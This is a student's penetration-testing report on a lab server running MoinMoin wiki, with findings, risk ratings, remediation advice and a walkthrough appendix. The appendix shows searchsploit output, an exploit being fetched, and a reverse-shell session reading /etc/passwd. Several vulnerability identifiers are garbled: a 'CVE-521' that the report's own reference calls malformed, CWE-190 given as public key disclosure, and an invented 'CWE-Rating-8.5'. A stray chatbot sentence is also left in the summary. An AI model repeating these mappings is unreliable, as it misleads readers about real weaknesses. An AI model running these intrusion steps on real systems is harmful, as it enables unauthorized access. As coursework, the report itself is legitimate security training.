Report

Avishek Dhakal (CU ID:12981148 | Student ID: 220064)

ST4059: Practical Pentesting

Shiva Maharjan

Aug 09, 2023

Softwarica College in collaboration with
Coventry University
Assessment Submission and Declaration Form
PLEASE COMPLETE SECTIONS IN BLOCK CAPITALS

Group work If group work ALL student names and IDs must be added below- on behalf of all members; Name..... ID..... Name..... ID..... Name..... ID..... Name..... ID..... Name..... ID.....	**Surname:** DHAKAL **First Name:** AVISHEK **Word Count:** 2071
Student number (ID): 220064	**Attempt:** FIRST ☑ RESIT ☐
Assignment Due Date:	**Module Code:**
Programme Title:	
Module Title: PRACTICAL PENTESTING	

Name of Supervisor or Tutor (if applicable): SHIVA MAHARJAN	**Individual Work:** ☑	**Group Work:** ☐
Assessment Title and Type(ie essay, journal, CD, Dissertation)	REPORT	

I have read the Softwarica College rules and regulations on the submission of academic work and in particular the sections concerning misconduct in assessment, including plagiarism, collusion and cheating. I certify that this assignment is the result of my ownS (or group) work and contains no unreferenced material from another source and does not contravene any part of the College's rules and regulations.

I acknowledge that in submitting this work I am declaring that I (or my group) are fit to be assessed and that a deferral may not be requested following hand in.

I confirm that an electronic version of the item to be assessed where appropriate) is available and will be made available to the College by the specified deadline via Moodle.

In respect of group assignments, the submission of this work is made on the basis that all group members are jointly and severally responsible for the work presented for assessment and that by handing in this item for assessment, all group members acknowledge and confirm the statements above and that ALL student names and ID numbers for the group are listed.

Student(s) Signature: 	**College Stamp**

Table of Content

Executive summary

The aim of this Vulnerability Assessment and Penetration Testing (VAPT) was to identify and examine potential vulnerabilities in the IT infrastructure of Mero XYZ Company. The main focus was on the 'FrontFacingServer', its hosted applications, and the systems linked with it.

A systematic and comprehensive approach was employed, encompassing several stages of testing. Initial stages involved network scanning and host discovery using tools such as netdiscover and nmap. This helped us identify the IP address of the server, open ports, running services, and basic operating system information, thereby setting the groundwork for further testing.

We identified a web server running the 'MoinMoin' wiki software whereby a vulnerability was discovered and exploited to gain a reverse shell. This allowed us to virtually navigate the system and perform deeper analysis. Several key findings were made during this phase, including sensitive data exposure and insecure system configurations.

Further investigation led to the discovery of user credentials, which were utilized to gain unauthorized access via SSH. A privilege escalation vulnerability was subsequently identified, permitting access to higher privileged user accounts. Ultimately, this resulted in us gaining root access to the system, which is a significant security concern.

Our assessment has uncovered several critical and high-risk vulnerabilities that require

immediate attention. Failure to address these issues could potentially expose the company to significant risks, including data breaches, system downtime, and damage to its reputation.

In the following sections, we will provide a comprehensive overview of our methodology, the vulnerabilities we have identified, their respective risk levels, and the recommended steps for remediation. By taking action to rectify these findings, Mero XYZ Company can greatly strengthen its security stance and enhance its ability to withstand potential cyber threats.

Next, we will delve into the specifics of each vulnerability, the associated risks, and our recommended remediation steps. Let me know when you're ready to proceed.

Scope

The scope of our Vulnerability Assessment and Penetration Testing (VAPT) was focused on the 'FrontFacingServer' of Mero XYZ Company. This server was identified as a key component of the organization's IT infrastructure and was, therefore, selected for an in-depth security review. The primary objectives of the VAPT were to:

- Detect and identify any possible vulnerabilities that could be exploited in a real-world attack scenario.
- Evaluate the severity of these vulnerabilities based on their potential impact on the organization's IT infrastructure.
- Provide actionable remediation recommendations to assist the organization in improving its overall security posture.

Our assessment included, but was not limited to, the following components:

- •Host Discovery: To accomplish the task of identifying the IP address of the 'FrontFacingServer' on the network, we employed the 'netdiscover' tool. This allowed us to locate the specific IP address associated with the server.
- • Network Scanning: Using the 'nmap' utility, we conducted a thorough scan to identify open ports, running services, and gather essential information about the operating system and kernel. This comprehensive scan provided us with valuable insights into the network's infrastructure. Web Application Testing: The server's web application, powered by 'MoinMoin' wiki software, was thoroughly tested for common web vulnerabilities.

- Authentication Testing: We identified a login mechanism on the web application which was tested for vulnerabilities.
- Privilege Escalation: The server was tested for misconfigurations that could allow a lower privileged user to gain higher privileges.
- Data Exposure: Files and directories were examined for sensitive data exposure.

The IP address provided by Mero XYZ Company was used as the starting point for our assessment. The subsequent testing was conducted based on the information and access gained at each stage of the assessment.

Findings - Vulnerability Details

The results of the Vulnerability Assessment and Penetration Testing (VAPT) revealed several significant vulnerabilities. These vulnerabilities, if left unaddressed, could potentially be exploited to gain unauthorized access to the system, escalate privileges, and expose sensitive information.

- • CVE-2010-2969: MoinMoin SearchExploit Vulnerability (mitre.org)

  The 'MoinMoin' wiki development and administration program possesses a vulnerability that, if exploited, could lead to the execution of malicious code or unauthorized access to the system.

  Impact: Exploiting this vulnerability could have severe consequences, including unauthorized access to sensitive information, potential data manipulation, and compromise of the entire system. It is crucial to address this vulnerability promptly to mitigate the risks associated with it.

- CVE-521: Weak and Easily Crackable Passwords (mitre.org, 2009)

  Description: The existence of weak passwords that can be easily cracked introduces a notable security risk2. This vulnerability could enable malicious actors to gain unauthorized access to user accounts and system resources.

  Impact: The exploitation of this vulnerability could result in unauthorized access to user accounts, potential data breaches, and compromise of the system.

- • CWE-250: Write Permission in Shadow for Non-Root User (mitre.org, 2009)

  Description: The presence of improper permissions on the shadow file creates a vulnerability that could enable a non-root user to modify critical password data.

Impact: Exploiting this vulnerability could have serious consequences, including unauthorized alterations to password hashes, potential escalation of privileges, and exposure of sensitive data. It is essential to address this vulnerability promptly to prevent any unauthorized access or manipulation of the system's password-related information.

- CWE-200: Credentials Leak by Employee (mitre.org, 2009)

  Description: The improper management of credentials by an employee has led to a data leakage incident, exposing critical login information to potential attackers4.

  Impact: This could lead to unauthorized account access, potential data breaches, and an elevated risk of targeted attacks.

- • CWE-190: Public Key Disclosure (mitre.org, 2009)

  Summary: Unintended disclosure of a public key inherently increases security threats, as it offers potential adversaries a chance to initiate specific attacks5.

  Consequences: Such vulnerability amplifies the potential for unauthorized system infiltration and possible manipulation of related vulnerabilities.

- CWE-Rating-8.5: 'cap_dac_read_search=ep' Scanner Vulnerability (mitre.org, 200)

  Summary: The 'cap_dac_read_search=ep' scanner tool's functionality can be manipulated to illicitly access vital system files6.

  Effects: This could result in unauthorized entry to critical system files, possible elevation of user privileges, and leakage of confidential data.

• CVE-2023-0430: Unrevoked/Non-disabled User Account Post Termination (cwe.mitre.org, n.d.)

Synopsis: Not revoking or disabling user accounts after termination presents a serious security hazard, as these accounts may be exploited for unauthorized system entry.

Consequences: This can result in unauthorized system penetration, potential data leaks, and heightened risk of internal threats.

Each of these vulnerabilities presents a significant security risk. In the following section, we will assess the associated risks and provide recommendations for remediation.

Risk Assessment

Each vulnerability identified during the Vulnerability Assessment and Penetration Testing (VAPT) carries a level of risk based on its potential impact and the ease with which it can be exploited. Here, we provide a risk assessment for each identified vulnerability:

- CVE-2010-2969: MoinMoin SearchExploit Flaw

  Threat Level: High

  This vulnerability could let a perpetrator gain unauthorized entry to the system or run harmful code. Considering the possibility of a complete system breach, this vulnerability represents a significant threat.

- CVE-521: Vulnerability Due to Weak and Easily Decipherable Passwords

  Threat Level: Moderate

  Although breaking passwords demands specific expertise and resources, once passwords are deciphered, the intruder can attain unauthorized entry to user accounts. This vulnerability presents a moderate level of threat.

- CWE-250: Non-Root User Granted Write Permission in Shadow

  Threat Level: High

  This incorrect configuration could permit a non-root user to modify sensitive password information, resulting in unauthorized entry and possible elevation of privileges. Considering the potential for a complete system breach, this vulnerability is classified as a high risk..

- CWE-200: Exposure of Login Details by Staff Member

  Threat Level: High

  The disclosure of crucial authentication data could result in unauthorized account penetration

and possible data leaks. Due to the confidential nature of the leaked details, this vulnerability presents a significant threat.

- CWE-190: Disclosure of Public Key

  Threat Level: Moderate

  While the manipulation of this vulnerability demands advanced expertise, it could result in unauthorized entry to the system. Therefore, this vulnerability represents a moderate threat level.

- CWE-Rating-8.5: 'cap_dac_read_search=ep' Scanner Vulnerability

  Threat Level: High

  This vulnerability could enable a perpetrator to illicitly access important system files, possibly resulting in a complete system breach. Due to the grave nature of potential consequences, this vulnerability is classified as a high risk.

- CVE-2023-0430: User Account Not Disabled/Revoked After Termination

  Risk Rating: Medium

  While exploiting this vulnerability requires specific knowledge (i.e., knowledge of the user account), it can lead to unauthorized system access. Therefore, this vulnerability poses a medium risk.

Vulnerability	Impact	Exploitability
MoinMoin SearchExploit	high	High
Weak and Crackable Credentials	medium	medium
Write Permission in Shadow	high	high
Credentials Leaked by Employee	High	High

Public Key Exposure	High	high
Scanner Cap_DAC_Read_Search==ep	High	High
User Account Not Disabled/Revoked	Medium	medium

Remediation Recommendations

To alleviate the hazards tied to the discovered vulnerabilities, we offer the following rectification suggestions:

- • CVE-2010-2969: MoinMoin SearchExploit Flaw

  It's advisable to install the most recent patches and updates for the 'MoinMoin' software. Consistent patching guarantees that recognized vulnerabilities are remedied, lessening the threat of exploitation.

- CVE-521: Vulnerability Due to Weak and Easily Decipherable Passwords

  Enforce robust password policies, including complex password criteria (combination of uppercase, lowercase, numerals, and special characters). Continuously enlighten users about the significance of utilizing strong, unique passwords and the hazards tied to weak passwords.

- • CWE-250: Non-Root User Granted Write Permission in Shadow

  Adjust the file permissions on the 'shadow' file to limit write access solely to authorized users. Frequently review and regulate file permissions to thwart unauthorized entry or alterations.

- CWE-200: Exposure of Login Details by Staff Member

  Start a comprehensive staff training program focusing on proper credential handling and the significance of safeguarding sensitive data. Confirm that policies are established for managing and discarding sensitive information.

- CWE-190: Disclosure of Public Key

  Shield cryptographic details, particularly public keys, from unintentional disclosure.

Establish policies and procedures for the appropriate handling and security of cryptographic information.

• CWE-Rating-8.5: 'cap_dac_read_search=ep' Scanner Vulnerability

Perform a comprehensive audit and constrain scanner tool functionalities to avert unauthorized access. Impose minimum necessary permissions for tools and applications to shrink potential avenues for attacks.

• CVE-2023-0430: Unrevoked/Non-disabled User Account Post Termination

Enforce a strict user account management process to swiftly deactivate or revoke accounts following employee termination. Regularly check active user accounts and promptly disable those associated with terminated personnel.

Conclusion

The Vulnerability Assessment and Penetration Testing (VAPT) carried out on Mero XYZ Company's 'FrontFacingServer' and ‘BackFacingServer’ or ‘Softwarica Server’ unearthed numerous vulnerabilities. If neglected, these vulnerabilities could potentially facilitate unauthorized system access, privilege escalation, and disclosure of sensitive data.

However, the identified vulnerabilities are typical within the IT environment and can be effectively mitigated with the recommended remediation strategies. These strategies encompass routine software patching, implementation of robust password policies, stringent user account management, proper handling of sensitive data, and regular review of system configurations and permissions.

By adopting these remediation strategies, Mero XYZ Company can substantially enhance its security stance, thereby reducing the probability of a successful cyber-attack. It's crucial to realize that security is a continuous process, and regular VAPT exercises are vital to stay one step ahead of potential threats.

Long-term, cultivating a culture of security within the organization, including regular staff training and awareness programs, can significantly improve the organization's overall security posture.

References

- cwe.mitre.org. (2006). *CWE - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (4.1)*. [online] Available at: https://cwe.mitre.org/data/definitions/200.html.
- Mitre.org. (2009). *CWE - CWE-20: Improper Input Validation (3.4.1)*. [online] Available at: https://cwe.mitre.org/data/definitions/20.html.
- cve.mitre.org. (n.d.). *CVE - CVE-2023-0430*. [online] Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-0430 [Accessed 9 Aug. 2023].
- cwe.mitre.org. (n.d.). *CWE - CWE-190: Integer Overflow or Wraparound (4.5)*. [online] Available at: https://cwe.mitre.org/data/definitions/190.html.
- cve.mitre.org. (n.d.). *CVE - CVE-2010-2969*. [online] Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2969 [Accessed 9 Aug. 2023].
- cve.mitre.org. (n.d.). *CVE - ERROR: 'CVE-521' is a malformed CVE-ID.* [online] Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-521 [Accessed 9 Aug. 2023].
- cwe.mitre.org. (n.d.). *CWE - CWE-250: Execution with Unnecessary Privileges (4.6)*. [online] Available at: https://cwe.mitre.org/data/definitions/250.html.


- Video links:
- https://www.youtube.com/watch?v=rGmgZX7kgBg
- https://www.youtube.com/watch?v=dVdk6UAJyWo


Appendix A: Walkthrough

Box 1: 'FrontFacingServer'

Host Discovery and Network Scanning


We started by using netdiscover to find the IP address of the 'FrontFacingServer'. Then, we ran a scan with nmap to discover open ports, running services, and basic OS information.








Web Application Inspection and Exploit Execution:


We discovered a web application running 'MoinMoin' wiki software. After registering an account and logging in, we examined the webpage's source code. Using searchsploit MoinMoin, we identified known vulnerabilities and used a Python script to exploit one of them, granting us a reverse shell.


Login
Default Page Test
Search
Titles
Text
RecentChanges
FindPage
HelpContents
Default Page Test
Edit (Text)
Edit (GUI)
Info
Attachments
More Actions:
Default Page Test (last edited 2023-07-03 12:31:27 by 192)
Edit (Text)
Edit (GUI)
Info
Attachments
More Actions:
MoinMoin Powered
Python Powered
GPL licensed
Valid HTML 4.01


(avishek㉿220064)-[~]
$ searchsploit moinmoin
Exploit Title
Path
MoinMoin - Arbitrary Command Execution
php/webapps/25304.py
MoinMoin - twikidraw Action Traversal Arbitrary File Upload (Metasploit)
linux/remote/26422.rb
MoinMoin 1.5.8/1.9 - Cross-Site Scripting / Information Disclosure
java/webapps/32574.txt
MoinMoin 1.5.x - 'index.php' Cross-Site Scripting
php/webapps/29915.txt
MoinMoin 1.5.x - 'MOIND_ID' Cookie Login Bypass
php/webapps/4957.py
MoinMoin 1.8 - 'AttachFile.py' Cross-Site Scripting
cgi/webapps/32746.txt
MoinMoin 1.x - 'PageEditor.py' Cross-Site Scripting
cgi/webapps/34080.txt
Shellcodes: No Results
(avishek㉿220064)-[~]
$ searchsploit -m php/webapps/25304.py


Login
Create Account
RecentChanges
FindPage
HelpContents
Default Page Test
Edit (Text)
Edit (GUI)
Info
Attachments
More Actions:
Name
avisdhaka
(Use FirstnameLastname)
Password
Password repeat
Email
avidhakal123@gmail.com
Create Profile
Edit (Text)
Edit (GUI)
Info
Attachments
More Actions:
MoinMoin Powered
Python Powered
GPL licensed
Valid HTML 4.01







Credential Cracking and Gaining System Access:


We employed john the ripper to decrypt the username and password. Armed with these credentials, we established a successful ssh connection to the system.

```
www-data@debian-9:/$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
